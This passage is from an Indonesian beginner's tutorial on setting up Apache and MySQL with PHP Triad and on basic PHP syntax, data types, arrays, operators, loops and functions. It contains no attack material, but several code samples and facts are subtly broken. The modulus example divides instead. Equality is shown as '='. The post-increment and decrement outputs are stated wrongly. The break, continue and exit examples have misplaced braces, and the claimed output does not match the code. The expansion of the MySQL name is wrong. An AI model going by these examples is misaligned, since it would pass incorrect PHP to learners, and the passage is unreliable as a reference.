- Untuk menjalankan Apache, klik Start → Programs → PHP Triad → Start Apache.




Gambar 25. Start Apache

- Jika keluar Kotak Jendela Windows Security Alert atau Peringatan dari firewall dari windows untuk memblokir program, klik saja Ask Me Letter, agar Firewall tidak menghalangi koneksi antara webserver dan database server.




Gambar 26. Jendela Windows Security Alert

- Web server Apache telah berjalan.




Gambar 27. Start Apache

- Untuk menjalankan MySQL, klik dua kali file winmysqladmin.exe yang berada di direktori C:\apache\mysql\bin seperti gambar berikut:



Gambar 28. File winmysqladmin.exe

10. Jika keluar jendela WinMySQLadmin QuickSetup sebagai perintah memasukkan password, tulis saja user name = tes dan password tes, kemudian klik OK.




Gambar 29. Jendela Masukkan Password

11. Untuk melihat apakah MySQL telah terkoneksi dengan baik, lihat icon di taskbar, apakah lampu rambu-rambu telah menyala hijau? Jika sudah menyala hijau koneksi sudah OK.




Gambar 30. Koneksi OK

12. Jika tidak yakin, klik kanan pada icon rambu-rambu di taskbar tersebut dan klik Show Me.




Gambar 31. Klik Show me

13. Keluar jendela koneksi MySQL, pindahkan tab ke Database, maka akan terlihat koneksi database yang sedang diakses. Di sini terlihat MySQL terkoneksi dengan database bernama mysql dan test.



Gambar 32. Tab Database

14. Ketikkan di browser alamat <http://localhost>, maka akan keluar halaman awal Apache. Artinya, komputer sudah siap untuk menjalankan file PHP.



Gambar 33. Halaman Awal Apache

15. Terakhir, letakkan script PHP di C:\apache\htdocs, kemudian kita dapat mengaksesnya dari browser dengan mengetikkan address atau alamat url `http://localhost/namafilephp.php`

Setelah semua aplikasi yang dibutuhkan untuk belajar pemrograman PHP selesai kita pelajari, selanjutnya siap untuk berlatih menulis code-code PHP untuk membuat website atau aplikasi berbasis web yang dinamis.

Dasar Pemrograman MySQL

Pengenalan MySQL

MySQL (*My Structure Query Language*) adalah sebuah perangkat lunak sistem manajemen basis data SQL (Database Management System) atau DBMS dari sekian banyak DBMS, seperti Oracle, MS SQL, Postagre SQL, dan lain-lain. MySQL merupakan DBMS yang multithread, multi-user yang bersifat gratis di bawah lisensi GNU General Public Licence (GPL). Tidak seperti Apache yang merupakan software yang dikembangkan oleh komunitas umum, dan hak cipta untuk kode sumber dimiliki oleh penulisnya masing-masing. MySQL dimiliki dan disponsori oleh sebuah perusahaan Swedia, yaitu MySQL AB. MySQL AB memegang hak cipta kode sumbernya. Kedua orang Swedia dan satu orang Finlandia yang mendirikan MySQL AB adalah: David Axmark, Allan Larson, dan Michael Monty Widenius. Seperti yang telah disebutkan sebelumnya, MySQL bersifat gratis atau *open source* sehingga kita bisa menggunakannya secara gratis. Pemrograman PHP juga sangat mendukung/support dengan database MySQL sehingga apabila kita mempelajarinya dengan sungguh-sungguh kita dapat mengaplikasikan PHP & MySQL dalam membuat aplikasi website maupun dalam membuat website.

Beberapa kelebihan MySQL, antara lain:

- MySQL dapat berjalan dengan stabil pada berbagai sistem operasi, seperti Windows, Linux, FreeBSD, Mac Os X Server, Solaris, dan masih banyak lagi.
- Bersifat Open Source, MySQL didistribusikan secara open source (gratis), di bawah lisensi GNU General Public Licence (GPL).
- Bersifat Multiuser, MySQL dapat digunakan oleh beberapa user dalam waktu yang bersamaan tanpa mengalami masalah.
- MySQL memiliki kecepatan yang baik dalam menangani query (perintah SQL). Dengan kata lain, dapat memproses lebih banyak SQL per satuan waktu.
- Dari segi security atau keamanan data, MySQL memiliki beberapa lapisan sekuriti, seperti level subnet mask, nama host, dan izin akses user dengan sistem perizinan yang mendetail serta password yang terenkripsi.
- Selain MySQL bersifat fleksibel dengan berbagai pemrograman, MySQL juga memiliki interface (antarmuka) terhadap berbagai aplikasi dan bahasa pemrograman dengan menggunakan fungsi API (Application Programming Interface).
- Dukungan banyak komunitas, biasanya tergabung dalam sebuah forum untuk saling berdiskusi membagi informasi tentang MySQL. Misalnya, di forum <http://forums.mysql.com/>.

Di Indonesia ada forum DiskusiWeb.com, yang bisa diakses pada alamat <http://www.diskusiweb.com/forumdisplay.php?fid=19>.

Atau, bisa juga pada forum asuhan kang Onno W. Purbo, yaitu di Komunitas Indonesia Open Source di alamat <http://opensource.telkomspeedy.com/forum/viewforum.php?id=42>.

Ketika menginstal server seperti PHPTriad, otomatis menginstal service MySQL sehingga Anda tidak perlu menginstal MySQL lagi. Mini server lain yang bisa Anda gunakan adalah XAMPP, WAMP, Apache2triad, dan Appserv.

PHP, HTML, dan MySQL

Dalam bab ini kita akan mempelajari dasar-dasar PHP, HTML, dan MySQL. Karena ketiganya saling berkaitan, maka kita harus belajar ketiga pokok bahasan tersebut.

Dasar Pemrograman PHP

PHP (*PHP Hypertext Preprocessor*) adalah bahasa pemrograman web berupa script yang dapat diintegrasikan dengan HTML. Untuk mempelajari PHP, kita harus mempelajari dahulu dasar pemrograman PHP. Beberapa hal yang akan memudahkan kita dalam mempelajari dasar pemrograman PHP, antara lain poin-poin yang akan kita pelajari berikut ini: Sintak Dasar PHP, Tipe Data, Array, Operator, Control Flow, dan Function.

Sintaks dasar PHP

PHP merupakan sebuah bahasa pemrograman web yang memiliki sintak atau aturan dalam menuliskan script atau kode-kodenya. Untuk menjelaskan cara penulisan kode PHP, bisa kita lihat pada empat macam cara penulisan kode PHP, yaitu:

1. `<? echo ("ini adalah script PHP\n"); ?>`
2. `<?php echo("ini juga script PHP\n"); ?>`

```
3. <script language="php">
    echo ("Latihan menulis script PHP");
</script>


4. <% echo ("kalau yang ini mirip dengan ASP"); %>
```

Kita dapat memilih salah satu dari keempat contoh penulisan script PHP di atas, tetapi yang paling populer dan sering digunakan adalah pada contoh nomor 1 dan 2. Perhatikan bahwa kode-kode PHP memiliki tata aturan, yaitu diawali dengan tanda **<?php** dan diakhiri dengan tanda **>**. Tiap akhir baris harus selalu diberi tanda **titik koma (;)**. PHP bersifat **CASE SENSITIVE**, artinya penulisan huruf besar dan kecil pada code PHP sangat berpengaruh.

Contoh:

```
<?php echo("Tes Pakai PHP")
?>
```

Tuliskan kode di atas di **Notepad**, lalu pada jendela **Save As**, file hasil langsung disimpan di folder **htdocs** yaitu direktori **C:\apache\htdocs**. Beri nama **contoh.php** dan ubah pada **Save as Type** menjadi **All Files**. Lalu lihat hasilnya dengan mengaksesnya dari browser.



Gambar 34. Mengakses file contoh.php

Penjelasan fungsi **echo** di atas sama halnya dengan perintah **print**, yaitu untuk menuliskan atau menampilkan tulisan di web browser.

Tipe Data

Dalam bahasa pemrograman yang lain, ada bermacam-macam tipe data, misalnya integer (bilangan bulat), float (bilangan pecahan), char (karakter angka dan huruf), string (kumpulan huruf atau kata), dan berbagai tipe lainnya. PHP mengenal tiga macam tipe data, yaitu: Integer, Floating point number, dan String.

Integer

Termasuk dalam tipe data ini adalah bilangan bulat, contoh:

```
42          // desimal
-678900     // negatif
0755       // oktal
0XC4E      // heksadesimal
```

Floating point number

Disebut juga bilangan pecahan. Terdapat tanda titik yang merupakan pemisah antara bagian bulat dan pecahan. Contoh:

```
4.5678// bentuk biasa
8.7e4  // bentuk eksponensial
```

Strings

String adalah kumpulan huruf atau kata, contoh: *"PHP is a great language"*

Array


Array merupakan tipe data terstruktur yang berguna untuk menyimpan sejumlah data yang bertipe sama. Bagian yang menyusun array disebut **elemen array**, dan masing-masing elemen dapat diakses tersendiri melalui indeks array.

Inisialisasi array

Inisialisasi atau mengisi nilai array dilakukan dengan cara sebagai berikut. Contoh: Array berdimensi satu.

```
<?
$buah[0] = "apel";
$buah[1] = "mangga";
$buah[2] = "pisang";
$buah[3] = "rambutan";
$buah[4] = "semangka";
print ("buah kesukaan saya adalah
$buah[4]");
?>
```

Kemudian setelah hasilnya diakses menggunakan browser Mozilla, akan terlihat seperti ini:



Gambar 35. Menggunakan array berdimensi 1

Pernyataan seperti `$buah[0] = "apel";` disebut pernyataan penugasan. Dalam contoh tersebut maksudnya adalah memberikan nilai "apel" ke variabel `$buah[0]`.


Array Multidimensi

Contoh array multidimensi adalah seperti berikut:

```
<?
$buah = array (
    "apel" => array(
        "warna" => "merah",
        "rasa" => "manis"
    ),
    "pisang" => array(
        "warna" => "kuning",
        "rasa" => "manis"
    )
);

print ("Warna buah apel adalah ");
print ($buah["apel"]["warna"])."<br>";
print ("Rasa buah pisang adalah ");
print ($buah["pisang"]["rasa"]);
?>
```

Setelah hasilnya diakses menggunakan browser Mozilla, akan terlihat seperti ini:



Gambar 36. Menggunakan array multidimensi

Operator

Operator digunakan untuk memanipulasi nilai suatu variabel. Variabel yang nilainya dimodifikasi oleh operator disebut operand. Contoh penggunaan operator misalnya:

$7 - 3$

7 dan 3 adalah operand. Tanda “-” disebut **operator**.

Untuk kemudahan penjelasan, operator diklasifikasikan menjadi:

- Arithmetic Operator
- Relational Operator
- Logical Operator

Arithmetic operator

Arithmetic Operator digunakan untuk melakukan perhitungan matematika. Misalnya:

```
$a = 7 + 3;
```


Operator “+” berfungsi untuk menambahkan kedua operand (7 dan 3). Ada beberapa arithmetic operator, yaitu:

Operator	Penjelasan	Contoh	Hasil
+	Penjumlahan	<code>\$a = 7 + 3;</code> <code>Echo \$a;</code>	10
-	Pengurangan	<code>\$a = 7 - 3;</code> <code>Echo \$a;</code>	4
*	Perkalian	<code>\$a = 7 * 3;</code> <code>Echo \$a;</code>	21
/	Pembagian	<code>\$a = 6 / 3;</code> <code>Echo \$a;</code>	2
%	Sisa Hasil Pembagian	<code>\$a = 7 / 3;</code> <code>Echo \$a;</code>	1
++	Increment	<code>\$a = 1;</code> <code>Echo \$a++;</code>	2
--	Decrement	<code>\$a = 1;</code> <code>Echo \$a--;</code>	0

Contoh penulisan script di Notepad:

```
<?php  
$a = 7 + 3;  
Echo $a;  
?>
```

Lalu, hasilnya setelah diakses menggunakan browser Mozilla adalah:



Gambar 37. Penggunaan Operator Penambahan

Relational Operator (operator pertidaksamaan)

Relational operator digunakan untuk membandingkan nilai dari dua operand. Hasil perbandingan dinyatakan dalam nilai boolean. TRUE berarti benar, dan FALSE berarti salah. Beberapa jenis relational operator :

Operator	Penjelasan	Contoh	Hasil
>	Lebih besar dari	<code>3 > 7</code>	false
<	Lebih kecil dari	<code>3 < 7</code>	true
=	Apakah sama	<code>3 = 7</code>	false
>=	Lebih besar atau samadengan	<code>3 >= 7</code>	false
<=	Lebih kecil atau samadengan	<code>3 <= 7</code>	true
!=	Tidak sama	<code>3 != 7</code>	true

Logical operator (operator logika)

Logical Operator digunakan untuk membandingkan dua nilai variabel yang bertipe boolean. Hasil yang didapat dari penggunaan logical operator adalah boolean.

Operator	Penjelasan
&&	dan
	atau
!	Not atau negasi

Control Flow

Control Flow dapat diartikan sebagai aliran kendali atau urutan eksekusi perintah di dalam program. Control Flow yang tersedia dalam PHP adalah:

- Percabangan (branching)
- Perulangan (looping)
- Perpindahan (jumping)

Percabangan (branching)

Percabangan digunakan untuk memeriksa isi suatu variabel atau hasil perhitungan ekspresi dan untuk mengambil tindakan yang sesuai.

If-else

```
If(kondisi)
{statement/ Pernyataan 1}
else
{statement/ Pernyataan 2}
```

Penjelasan: Pertama kondisi diperiksa, bila bernilai true, statement 1 akan dijalankan. Bila bernilai false, statement 2 baru dijalankan.

If-elseif-else

```
if(kondisi1)
{statement/ Pernyataan 1}
elseif(kondisi2)
{statement/ Pernyataan 2}
else
{statement/ Pernyataan 3}
```

Penjelasan: Jika kondisi1 terpenuhi, pernyataan1 dijalankan. Jika tidak, dan kondisi2 terpenuhi, pernyataan2 dijalankan. Jika kondisi1 dan kondisi2 tidak terpenuhi, pernyataan3 dijalankan.

Perulangan (looping)


PHP juga menyediakan fasilitas untuk melakukan pengulangan, misalnya dengan perintah for.

```
<?
for (variable, kondisi, increemen)
{
Statement/ Pernyataan
}
?>
```

Contoh perulangan for yang ditulis di Notepad:

```
<html>
<head>
<title> Pengulangan </title>
</head>
<body>
<center>
<?
for ($a = 1; $a <= 10; $a++)
{
print ("perulangan ke-$a <br>");
}
?>
</center>
</body>
</html>
```

Hasil penulisan code setelah diakses menggunakan browser Mozilla:



Gambar 38. Contoh penggunaan dengan for

While


Pada perulangan While, perulangan dilakukan secara terus-menerus selama kondisinya bernilai true.

```
While (kondisi)
{
    statement/ pernyataan;
}
```

Contoh perulangan while ketika ditulis code di Notepad:

```
<html>
<head>
<title> Pengulangan dengan while </title>
</head>
<body>
<center>
<?
$a = 1;
while ($a <=10)
{
print ("perulangan ke $a<br>");
$a = $a + 1;
}
?>
</center>
</body>
</html>
```

Setelah diakses menggunakan browser Mozilla, hasilnya terlihat seperti ini.



Gambar 39. Contoh pengulangan dengan while

Perpindahan (jumping)

PHP juga menyediakan fasilitas perpindahan (jumping), di antaranya: break, continue, dan exit. Berikut akan dijelaskan satu per satu poin perpindahan (jumping) tersebut.


Break

Break digunakan dalam looping untuk menghentikan suatu loop. Secara lebih jelas, perhatikan code berikut:

```
<html>
<head>
<title> break</title>
</head>
<body>
<center>
<?
for ($a = 1; $a <= 10; $a++)
```

```
if ($a == 2) {
break;
}
{
print ("perulangan ke-$a <br>");
}
?>
</center>
</body>
</html>
```

Setelah diakses menggunakan browser Mozilla, hasilnya terlihat seperti di bawah ini:



Gambar 40. Contoh Break


Code tersebut akan melakukan break pada saat a bernilai 2, sehingga akan menghasilkan output perulangan ke-2

Continue

Continue berfungsi untuk melewati satu iterasi/putaran dalam rangkaian loop. Secara lebih jelas, ketik codenya di Notepad.

```
<html>
<head>
<title> continue</title>
</head>
<body>
<center>
<?
for ($a = 1; $a <= 10; $a++)
if($a == 2){
continue;
}
{
print ("perulangan ke-$a <br>");
}
?>
</center>
</body>
</html>
```

Kemudian kita bisa melihat hasilnya dengan mengakses menggunakan browser Mozilla:




Gambar 41. Contoh Continue

Exit

Exit digunakan untuk menghentikan keseluruhan script PHP. Contohnya:

```
<html>
<head>
<title>exit</title>
</head>
<body>
<center>
<?
for ($a = 1; $a <= 10; $a++)
if($a == 2){
exit;
}
{
print ("perulangan ke-$a <br>");
}
?>
</center>
</body>
</html>
```

Lalu kita lihat hasilnya dengan menggunakan browser Mozilla:



Gambar 42. Contoh Exit

Function

Function adalah sejumlah pernyataan yang dikemas dalam sebuah nama. Nama ini selanjutnya dapat dipanggil berkali-kali di beberapa tempat pada program.

Tujuan penggunaan fungsi adalah:

- Memudahkan dalam mengembangkan program.
- Menghemat ukuran program.


Untuk membuat fungsi, kita harus mengikuti syntax berikut ini:

```
function namafungsi ($parameter1, $parameter2)
{
    pernyataan1;
    pernyataan2;
}
```

Sebagai contoh perulangan while, tulis code di bawah ini di Notepad.

```
<HTML>
<HEAD>
<TITLE>Contoh Fungsi</TITLE>
</HEAD>
<BODY>
<?php
    function tulistbl($teks)
    {
        print("<B>$teks</B><BR>\n");
    }
    tulistbl("Baris ini dicetak tebal");
    print("Baris ini tidak tebal<BR>\n");
?>
</BODY>
</HTML>
```

Kita bisa melihat hasilnya setelah diakses menggunakan browser Mozilla:



Gambar 43. Contoh menggunakan fungsi

```
function tulistbl($teks)
{
    print("<B>$teks</B><BR>\n");
}
```

Fungsi `tulistbl` tersebut memiliki pernyataan untuk mengeluarkan/menuliskan print dengan ketentuan tulisan `<B>` Bold atau tebal pada variabel `$text`.

Dasar Pemrograman HTML


HTML (Hyper Text Markup Language) merupakan bahasa pemrograman web yang memiliki sintak atau aturan tertentu dalam menuliskan script atau kode-kode, sehingga browser dapat menampilkan informasi dengan membaca kode-kode HTML. Untuk memudahkan kita dalam mempelajari dasar pemrograman HTML, berikut poin-poin yang akan kita pelajari: Pengertian HTML, Menulis Kode HTML, Tag Tag HTML, Kombinasi HTML, dan PHP.

Pengertian HTML

HTML (Hyper Text Markup Language) adalah sekumpulan simbol-simbol atau tag-tag yang dituliskan dalam sebuah file yang digunakan untuk menampilkan halaman pada web browser. Tag-tag HTML selalu diawali dengan `<x>` dan diakhiri dengan `</x>` dimana `x` tag HTML itu seperti `b`, `i`, `u`, dll.


Menulis Kode HTML

Program yang digunakan untuk membuat document HTML menggunakan HTML Editor. Ada banyak HTML editor yang bisa digunakan, di antaranya: Notepad, Ms. FrontPage, dan Dreamweaver. Berikut ini contoh kode yang dituliskan di Notepad dan disimpan sebagai document HTML.



Gambar 44. Menulis kode HTML di Notepad

